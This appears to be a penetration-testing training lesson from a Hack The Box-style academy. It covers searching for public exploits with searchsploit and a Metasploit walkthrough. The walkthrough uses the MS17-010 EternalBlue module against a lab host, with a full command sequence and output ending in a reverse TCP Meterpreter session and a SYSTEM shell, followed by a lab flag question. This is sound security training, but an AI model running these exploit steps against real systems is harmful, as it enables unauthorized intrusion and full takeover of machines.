
Public Exploits

Once we identify the services running on ports identified from our `Nmap` scan, the first step is to look if any of the applications/services have any public exploits. Public exploits can be found for web applications and other applications running on open ports, like `SSH` or `ftp`.

Finding Public Exploits

Many tools can help us search for public exploits for the various applications and services we may encounter during the enumeration phase. One way is to Google for the application name with `exploit` to see if we get any results:



A well-known tool for this purpose is `searchsploit`, which we can use to search for public vulnerabilities/exploits for any application. We can install it with the following command:

```
giancarix117@htb[/htb]$ sudo apt install exploitdb -y
```

Then, we can use `searchsploit` to search for a specific application by its name, as follows:

```
giancarix117@htb[/htb]$ searchsploit openssh 7.2

----------------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 7.2 - Denial of Service
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSHd 7.2p2 - Username Enumeration
----------------------------------------------------------------------------------------------------------
```

We can also utilize online exploit databases to search for vulnerabilities, like Exploit DB, Rapid7 DB, or Vulnerability Lab. The Intro to Web Applications module discusses public vulnerabilities for web applications.

Metasploit Primer

The Metasploit Framework (MSF) is an excellent tool for pentesters. It contains many built-in exploits for many public vulnerabilities and provides an easy way to use these exploits against vulnerable targets. MSF has many other features, like:

- Running reconnaissance scripts to enumerate remote hosts and compromised targets
- Verification scripts to test the existence of a vulnerability without actually compromising the target
- Meterpreter, which is a great tool to connect to shells and run commands on the compromised targets
- Many post-exploitation and pivoting tools

Let us take a basic example of searching for an exploit for an application we are attacking and how to exploit it. To run `Metasploit`, we can use the `msfconsole` command:

```
giancarix117@htb[/htb]$ msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.      'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.0.16-dev                          ]
+ -- --=[ 2074 exploits - 1124 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

Once we have `Metasploit` running, we can search for our target application with the `search exploit` command. For example, we can search for the SMB vulnerability we identified previously:

```
msf6 > search exploit eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
<SNIP>
EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010
```

Tip: Search can apply complex filters such as search cve:2009 type:exploit. See all the filters with help search

We found one exploit for this service. We can use it by copying the full name of it and using `USE` to use it:

```
msf6 > use exploit/windows/smb/ms17_010_psexec

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Before we can run the exploit, we need to configure its options. To view the options available to configure, we can use the `show options` command:

```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                 Required  Descri
   ----                  ---------------                                                 --------  ------
   DBGTRACE              false                                                           yes       Show e
   LEAKATTEMPTS          99                                                              yes       How ma
   NAMEDPIPE                                                                             no        A name
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List o
   RHOSTS                                                                                yes       The ta
   RPORT                 445                                                             yes       The Ta
   SERVICE_DESCRIPTION                                                                   no        Servic
   SERVICE_DISPLAY_NAME                                                                  no        The se
   SERVICE_NAME                                                                          no        The se
   SHARE                 ADMIN$                                                          yes       The sh
   SMBDomain             .                                                               no        The Wi
   SMBPass                                                                               no        The pa
   SMBUser                                                                               no        The us

...SNIP...
```

Any option with `Required` set to `yes` needs to be set for the exploit to work. In this case, we only have two options to set: `RHOSTS`, which means the IP of our target (this can be one IP, multiple IPs, or a file containing a list of IPs). We can set them with the `set` command:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST => tun0
```

Once we have both options set, we can start the exploitation. However, before we run the script, we can run a check to ensure the server is vulnerable:

```
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
```

As we can see, the server is indeed vulnerable. Note that not every exploit in the `Metasploit Framework` supports the `check` function. Finally, we can use the `run` or `exploit` command to run the exploit:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] 10.10.10.40:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.10.10.40:445 - Built a write-what-where primitive...
[+] 10.10.10.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.40:445 - Selecting PowerShell target
[*] 10.10.10.40:445 - Executing the payload...
[+] 10.10.10.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.40:49159) at 2020-12-27 01:13:28 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 39640 created.
Channel 0 created.
Windows 7 Professional 7601 Service Pack 1
(C) Copyright 1985-2009 Microsoft Corp.

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
```

As we can see, we have been able to gain admin access to the box and used the `shell` command to drop us into an interactive shell. These are basic examples of using `Metasploit` to exploit a vulnerability on a remote server. There are many retired boxes on the Hack The Box platform that are great for practicing Metasploit. Some of these include, but not limited to:

- `Granny/Grandpa`
- `Jerry`
- `Blue`
- `Lame`
- `Optimum`
- `Legacy`
- `Devel`

Later on, in this module, we will walk through the `Nibbles` box step-by-step and then show exploitation using `Metasploit`. `Metasploit` is another essential tool to add to our toolkit, but it is crucial not solely to rely on it. To be well-rounded testers, we must know how to best leverage all of the tools available to us, understand why they sometimes fail, and know when to pivot to manual techniques or other tools.

Start Instance

0 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

Submit your answer here...

Submit Hint

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

0 / 1 spawns left